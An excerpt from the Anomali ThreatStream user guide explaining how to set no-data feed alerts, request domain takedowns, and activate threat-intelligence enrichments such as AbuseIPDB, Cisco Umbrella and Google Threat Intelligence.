
Organization Administrators can configure when a no-data alert is triggered for active premium and free feeds, based on how many continuous hours a feed goes without new data. This helps you catch synchronization problems early and take action before they affect your threat intelligence coverage.



Note: The threshold you set here only determines when a no-data condition is raised for the feed. To actually receive a notification when that happens, you must also enable email and/or in-app notifications for feed-error/no-data on your own My Account page in ThreatStream Settings. See ["Receiving Notifications from ThreatStream" on page 84](#) for details.

To configure no data notifications for an individual feed:

1. Navigate to **ThreatStream > App Store > App Store**.
2. Locate the feed for which you want to configure notifications.
3. Click **Manage**.
4. On the Health tab, select **Error Notifications**.
5. Select a No Data Threshold. The list of available values varies by feed type. You can either select the value recommended by Anomali, based on the feed's historical data ingestion frequency, or choose a value that better meets your organization's needs. By default, the threshold is set to **Never**, which disables no-data notifications for the feed.



6. Click **Save Changes**.


The system starts monitoring the data ingestion of the feed, and a notification is sent to subscribed Organization Administrators if the feed goes without receiving new data continuously for longer than the selected threshold.

Activating Enrichments

ThreatStream allows you to enrich your data with various enrichments offered to you in the APP Store. You can leverage intelligence from free and premium enrichments.

Click any of the links below for more information on activating and using available enrichments.

AbuseIPDB 	Anomali GeolP ANOMALI	Anomali Open Ports ANOMALI	Anomali Whois History ANOMALI	Anomali Takedown Service ANOMALI
---	---	--	---	--

CipherTrace Sentry 	Cisco Umbrella Investigate 	Deloitte Codex 	DNSTwister dnstwister	DomainTools Iris 
Farsight DNSDB 	Google Threat Intelligence 	GreyNoise 	Have I Been Pwned? 	HYAS Insight 
Hybrid Analysis 	Insight Vulnerability Management 	Intezer Analyze 	IPQS Fraud and Risk Scoring 	Microsoft Defender Threat Intelligence 
Pastebin Dump Collection psb d m p	PolySwarm 	Qualys 	Query.AI 	Recorded Future 
ReversingLabs Spectra Analyze 	ReversingLabs Spectra Intelligence 	Shodan 	Silobreaker 	Splunk Sightings splunk>
Spur IP Context 	Symantec Endpoint Security 	Tenable Security Center 	Tenable Vulnerability Management 	URLScan.io 

VirusTotal v2 	VirusTotal v3 	Web of Trust 	Who is History 	WhoisXMLAPI 
---	---	--	---	---

Anomali Takedown Service

The Anomali Takedown Service enrichment allows you to request takedowns of malicious or brand-infringing domains and URLs. After activating the Anomali Takedown Service enrichment in the APP Store, you can send takedown requests and track their progress.

Refer to the following sections for details:

["Activating Anomali Takedown Service" below](#)

["Requesting a Takedown" on the next page](#)


["Viewing a Takedown History" on page 1058](#)

Activating Anomali Takedown Service

To request takedowns of domains and URLs, you must activate the Anomali Takedown Service enrichment first. Also, to activate the service you must obtain the API Key and API Secret from an Anomali Customer Support representative.


To activate the Anomali Takedown Service enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Select the **Enrichment** Product Type and locate the Anomali Takedown Service enrichment.
3. Click **Get Access**.



4. In the window that opens, click **I have credentials**.
5. In the window that opens, click **Credentials**.

6. Enter your API Key and API Secret.



The screenshot shows the 'ANOMALI TAKEDOWN SERVICE' configuration window. It includes a description of the service, a table of product details, a 'Credentials' section with input fields for 'API Key' and 'API Secret', and 'Cancel' and 'Activate' buttons at the bottom.

ANOMALI			
Product Type	Author	Version	Source
Premium Enrichment	Anomali Inc.	1.0.13	www.anomali.com
License	Status		
Anomali License	Active		

Credentials

API Key:

API Secret:

7. Click **Activate**.

The Anomali Takedown Service is now active.

Requesting a Takedown

You can request a domain or URL takedown from observable details pages.



Note: You can submit only one takedown request per observable.

To request a takedown of a domain or URL:


1. Navigate to **ThreatStream > Analyze > Observables**.
2. Click the observable of your interest.
3. Right-click the observable node and select **Enrichments > Anomali Takedown Service**.
4. Select one of the following Request Takedown options:

Request Takedown: Spear Phishing

Request Takedown: Phishing

Request Takedown: Brand Impersonation

Request Takedown: Email Scam Domain




When the takedown request is processed, the following tags indicating a takedown ID, status, and type are added to the observable and Threat Bulletins associated with the observable:

- anomali-takedown-id: <id>
- anomali-takedown- status: <status>
- anomali-takedown-type:<type>

Possible status options are "open", "suspended", "successful", "canceled", and "closed".

The tags are utilized for creating widgets and alerts for the Anomali Takedown Service dashboard.



The status polling runs every 15 minutes. An in-app notification appears in ThreatStream every time a takedown request status changes. To learn more about receiving in-app notifications from ThreatStream, see ["Receiving In-App Notifications From ThreatStream" on page 88](#).



When the takedown process is completed, the taken-down domain or URL no longer appears on the list of compromised domains or URLs.

Viewing a Takedown History

The takedown history of an observable can be viewed on the observable details page.

To view a takedown history:

- 1. Navigate to the observable that you have requested to take down.
- 2. In the Enrichment section, select **Anomali Takedown Service**.
- 3. View the takedown status and takedown history in the Check Takedown Status tab.



IOCs to be taken down

Open Takedowns - Count

Completed Takedowns - Count

Open Takedown Requests (over the selected timeframe)

Completed Takedowns - List (over the selected timeframe)

Below is an example of the Anomali Takedown Service dashboard:



AbuseIPDB provides a central list for web administrators, system administrators, and other stakeholders to report and reference IP addresses associated with malicious activity.

When activated, the AbuseIPDB enrichment enables you to leverage AbuseIPDB data on IP observables from observable details pages in ThreatStream.

Summary Information

25

1 - 4 of 4 items

Data Type	Data
Abuse Confidence Score	3
Is in Exclude List	False
Total Reports in Last 365 days	2
Last Reported	2021-05-18T18:04:44+00:00

Individual Reports

25

1 - 2 of 2 items

Date	Comment	Country	Categories
2021-05-18T18:04:44+00:00	This IOC was found in a paste: https://pastebin.com/YP2y...	Ireland	["Phishing","Email Spam"]

ThreatStream consumes and displays the following information from AbuseIPDB:

- Summary Information (Abuse Confidence Score, Is in Exclude List, Total Reports in Last 365 Days, Last Reported)
- Individual Reports
- Geo Information

You must have an API Key from AbuseIPDB in order to activate this enrichment.

To activate the AbuseIPDB enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the AbuseIPDB tile.
3. Click **I have credentials**.
4. Enter your AbuseIPDB API Key.
5. Click **Activate**.


The AbuseIPDB enrichment is now active.



- To learn more about the AbuseIPDB public API, visit <https://docs.abuseipdb.com/#introduction>
- The AbuseIPDB public API imposes the following daily quotas: 1,000 IP checks and reports, 100 IP block checks, and 100 exclude list checks.

Enriching Data with Anomali GeoIP

The Anomali GeoIP enrichment provides geographical information on IP observables and their associated ISPs. You can leverage Anomali GeoIP from the Explore pivoting tool after activation.



Anomali GeoIP enables the following data transformations:

- IP to All
- IP to ASN
- IP to City Name
- IP to Connection Type
- IP to Continent Name
- IP to Country Name
- IP to ISP
- IP to ISP Country Name
- IP to Longitude
- IP to Org Name

- IP to Postal Code
- IP to Region Name
- IP to Time Zone

Executing the *IP to All* transformation runs all GeoIP transformations and returns all available data.

To activate the Anomali GeoIP enrichment:


1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the **Anomali GeoIP** enrichment.
3. Click **Get Access** on the Anomali GeoIP tile.
4. On the window that opens, click **Activate**.

The Anomali GeoIP enrichment is now active.

Enriching Data with Anomali Open Ports

The Anomali Open Ports enrichment provides a history of open ports and services for IP addresses (v4 only) on an interactive timeline.

When activated, Anomali Open Ports displays enrichment data on the Open Ports tab in the Enrichments section of observable details pages.



To activate the Open Ports enrichment:


1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the Anomali Open Ports tile.
3. Click **Activate**.

The Anomali Open Ports enrichment is now active.

Enriching Data with Anomali Whois History

The Anomali Whois History enrichment leverages data from various providers and internal databases to provide details on target hosts.

When activated, Anomali Whois History displays Whois data for domains on the Whois History tab in the Enrichments section of observable details pages. The enrichment calls attention to updated information by displaying it in red text.



The screenshot shows the 'Enrichments' section with the 'WHOIS HISTORY' tab selected. It displays a 'Whois Timeline' for a domain, showing a list of 6 items. The table includes columns for Updated Date, Admin City, Admin Email, Admin Name, Admin Organization, Admin Address, Admin Zipcode, Contact Email, Registrar Name, and Name Servers. The data shows a history of updates for the domain, with the most recent update on 2018-12-07T00:1... showing 'Alpharetta' as the Admin City and '30022-4585' as the Admin Zipcode. The table is filtered to show 1 - 6 of 6 items.

Updated Date	Admin City	Admin Email	Admin Name	Admin Organization	Admin Address	Admin Zipcode	Contact Email	Registrar Name	Name Servers
2018-12-07T00:1...						30022-4585			
2017-12-07T00:0...	Alpharetta					30022-4585			
2017-08-20T20:5...	Alpharetta					30022-4585			
2016-12-07T00:0...	ATLANTA					30356-0421			
2015-12-07T00:0...	Atlanta					30356			
2014-12-07T00:0...	Atlanta					30356			

* Changed data is red

To activate the Anomali Whois History enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the Anomali Whois History tile.
3. Click **Activate**.

The Anomali Whois History enrichment is now active.

Enriching Data with CipherTrace Sentry

CipherTrace provides powerful and easy-to-use cryptocurrency tracing for investigators and researchers. The CipherTrace Sentry enrichment displays crypto addresses associated with IP address observables in the Enrichments section of observable details pages.

[View documentation on the CipherTrace Sentry enrichment for Anomali](#)

To activate the CipherTrace Sentry enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the CipherTrace Sentry box.
3. On the wizard page that opens, click **I have credentials**.


4. On the next wizard page, enter your CipherTrace Sentry API Key and CipherTrace External URL.
5. Click **Activate**.

The CipherTrace Sentry enrichment is now active.

Enriching Data with Cisco Umbrella Investigate

When activated, Cisco Umbrella Investigate (formerly OpenDNS Investigate) enables you to pivot on domains, IP addresses (v4 only), email addresses, and hashes. Enrichment data is also displayed on details pages for domains, email addresses, IP addresses (v4 only), hashes, and URLs.

You can leverage Cisco Umbrella Investigate data in the Cisco Umbrella menu item on Explore after activation.




Cisco Umbrella Investigate enables the following data transformations:

- **Domain to Risk Score:** provides the likelihood that a domain is related to malicious activity.
- **Hash to Connections:** returns IP addresses and domains related to the hash.

- **Domain to Related Domains:** returns domains looked up within 60 seconds of accessing the selected domain.
- **IP to Domains:** returns domains that resolve to the IP address.
- **Domain to Registrants:** returns email addresses parsed from Whois data for the domain.
- **Domain to IPs:** returns IP addresses that resolve to the domain.
- **Domain to Co-Occurrences:** returns domains that are queried along with the domain.
- **Registrant to Domains:** returns domains registered with the email address.
- **Domain to NS IPs:** returns name server IP addresses for the domain.
- **Domain to Samples:** returns samples that have beacons to the domain.
- **Domain to ASNs:** returns ASNs to which the domain has resolved.

Enrichment data is also available on observable details pages. The following is an example of enrichment data returned on a domain.



The above DNS queries chart is fully interactive. Click and drag to zoom in on selected data.

The Cisco Umbrella Investigate enrichment returns the following information for each observable type:

Observable Type	Enrichment Data
-----------------	-----------------

Domain	DNS Queries, Requester Distribution (by country), Associated Samples, IP Addresses, Security Features, DGA Detection, Subdomains, Name Servers, Co-occurrences, Related Indicators
URL	Subdomains, Associated Samples
IP	AS, Malicious Domains, Associated Samples, Known Domains  Note: If you use Cisco Umbrella API v2, malicious domains data is not available.
Email	Associated Domains
Hash	Behavioral Indicators, Network Connections, Associated Samples



To read more about Cisco Umbrella Investigate, see <https://docs.umbrella.com/investigate-ui/docs>.

Before activating the Cisco Umbrella Investigate enrichment, you need to obtain your Cisco Umbrella token. For details, refer to [Add Umbrella API Keys](#).

To activate the Cisco Umbrella Investigate enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the **Cisco Umbrella Investigate** enrichment.
3. Click **Get Access** on the Cisco Umbrella Investigate tile.
4. Click **I have credentials**.
5. On the next wizard page that opens, click **Credentials** and select API Type:
 - **Umbrella Legacy API:** Use this option only if you must integrate with the older Umbrella v1 API endpoints.
 - **Umbrella API:** Use this option for the newer Umbrella API (v2 / Cloud Security API) endpoints, which Cisco recommends for all new integrations.
6. Enter your Cisco Umbrella API Key.

7. Enter **Secret**. Note that for the legacy API, this field is optional.
8. Click **Activate**.

The Cisco Umbrella Investigate enrichment is now active.

Enriching Data with Deloitte Codex

The Deloitte Codex enrichment gives you context on APT names from multiple vendors associated with malware, easy to understand malware naming, typing, execution information, and more. Enrichment information is displayed in the Enrichments section of observable details pages for domain, IP, email, hash and URL observables.

[View documentation on the Deloitte Codex enrichment for Anomali](#)

To activate the Deloitte Codex enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the Deloitte Codex enrichment.
3. Click **Get Access** on the Deloitte Codex tile.
4. Click **I have credentials**.
5. On the next wizard page that opens, click **Credentials** and then enter your Deloitte Codex username and password.
6. Specify a Query Limit to limit the number of records returned when querying Deloitte. The default is 25. Specifying a query limit of 0 implies no limit.
7. Click **Activate**.

The Deloitte Codex enrichment is now active.

Enriching Data with DNSTwister

DNSTwister generates a list of variations of any domain name and populates Explore charts with the subset of the variations that have been registered. You can leverage DNSTwister from the Explore pivoting tool after activation.



- Page 1068 of

- **Subdomain**—Returns subdomains created as a result of adding a period to the domain.
- **Transposition**—Returns variations in which two characters exchange places in the preliminary domain.
- **Vowel Swap**—Returns variations in which vowels from the preliminary domain are replaced with others.
- **Various**—Returns any variations provided by DNS Twister which do not fit into any of the above categories.

Additionally, a **Run All** transformation enables you to return all variations of the domain at once.



To ensure all observables are returned, set the Node Search Limit to at least 100.

To activate the DNSTwister enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the DNSTwister enrichment.
3. Click **Get Access** on the DNSTwister tile.
4. In the window that opens, click **Activate**.

The DNSTwister enrichment is now active.

Enriching Data with DomainTools Iris

The DomainTools Iris enrichment enables you to leverage DomainTools data from the Explore pivoting tool and observable details pages.

[View documentation on the DomainTools enrichment for Anomali](#)

Before activating the DomainTools Iris enrichment,

To activate the DomainTools Iris enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the DomainTools Iris tile.
3. Click **I have credentials**.

4. On the next wizard page that opens, click **Credentials** and then enter your DomainTools API Key and API Username.
5. Click **Activate**.

The DomainTools Iris enrichment is now active.

Alternatively, if you have your DomainTools API Username and API Key, you can activate the enrichment in ThreatStream settings under the Integrations tab.

Enriching Data with Farsight DNSDB

Farsight DNSDB is a freemium enrichment that enables you to leverage Farsight DNSDB data on the Farsight tab in the Enrichments section on observable details pages.

[View documentation on the Farsight DNSDB enrichment for Anomali](#)

To activate the Farsight DNSDB enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Locate the Farsight DNSDB enrichment.
3. Click **Get Access** on the Farsight DNSDB tile.
4. Click **I have credentials** on the wizard page that opens.
5. On the next wizard page that opens, click **Credentials** and then enter your Farsight DNSDB API Key.
6. Click **Activate**.

The Farsight DNSDB enrichment is now active.

Alternatively, you can activate the enrichment in ThreatStream settings under the Integrations tab.



- To learn more about the Farsight DNSDB public API, visit <https://api.dnsdb.info/>
- The Farsight DNSDB public API limits requests from individual users to 25 per hour and 500 per month. Each query is limited to 256 results from the last 90 days.


Enriching Data with Google Threat Intelligence



Note: Google Threat Intelligence (GTI) is the new name for the VirusTotal v3 enrichment. If you have an active VirusTotal subscription, you can continue using it with the new version of the enrichment, however, GTI-specific assessment data will not be available to you.

Google Threat Intelligence (GTI) analyzes domains, hashes, IPs, and URLs to detect malware, malicious behavior, and other security threats.

After activating the Google Threat Intelligence enrichment, you can leverage Google Threat Intelligence data on Explore.



Google Threat Intelligence enables the following data transformations:


- **C2Host to Hash**
- **C2IP to Hash**
- **Domain to Detected URL**
- **Domain to IP**
- **Domain to Subdomain**
- **Enrich Domain**
- **Enrich Hash**
- **Enrich IP**
- **Enrich URL**

- **Hash to AV Detection**
- **Hash to Behavior**
- **Hash to C2Host**
- **Hash to C2IP**
- **Hash to C2URL**
- **Hash to Carbonblack Parent**
- **Hash to Compressed Parent**
- **Hash to Emailparent**
- **Hash to Embedded URLs, Domains, and IPs**
- **Hash to Execution Parent**
- **Hash to Filename**
- **Hash to Filesize**
- **Hash to Filetype**
- **Hash to First Seen**
- **Hash to Import**
- **Hash to ITW**
- **Hash to MD5**
- **Hash to Mutex**
- **Hash to PE Debug**
- **Hash to Peresource**
- **Hash to Rescan**
- **Hash to Section**
- **Hash to SHA1**
- **Hash to SHA256**

- **Hash to Submission**
- **Hash to Submitter ID**
- **Hash to Tag**
- **Hash to Timestamp**
- **Hash to Total Votes**
- **Hash to Useragent**
- **Hash to VHash**
- **Host to Downloaded Hash**
- **Imphash to Hash**
- **IP to Detected URL**
- **IP to Domain**
- **IP to Downloaded Hash**
- **URL to Analysis**
- **URL to Communicating Files**
- **URL to Contacted Domains**
- **URL to Contacted IPs**
- **URL to Downloaded Files**
- **URL to Embedded JS Files**
- **URL to Last Serving IP**
- **URL to Redirecting URLs**
- **URL to Redirects to URLs**
- **URL to Referrer Files**
- **URL to Referrer URLs**
- **URL to Submitter ID**

• URL to Total Votes

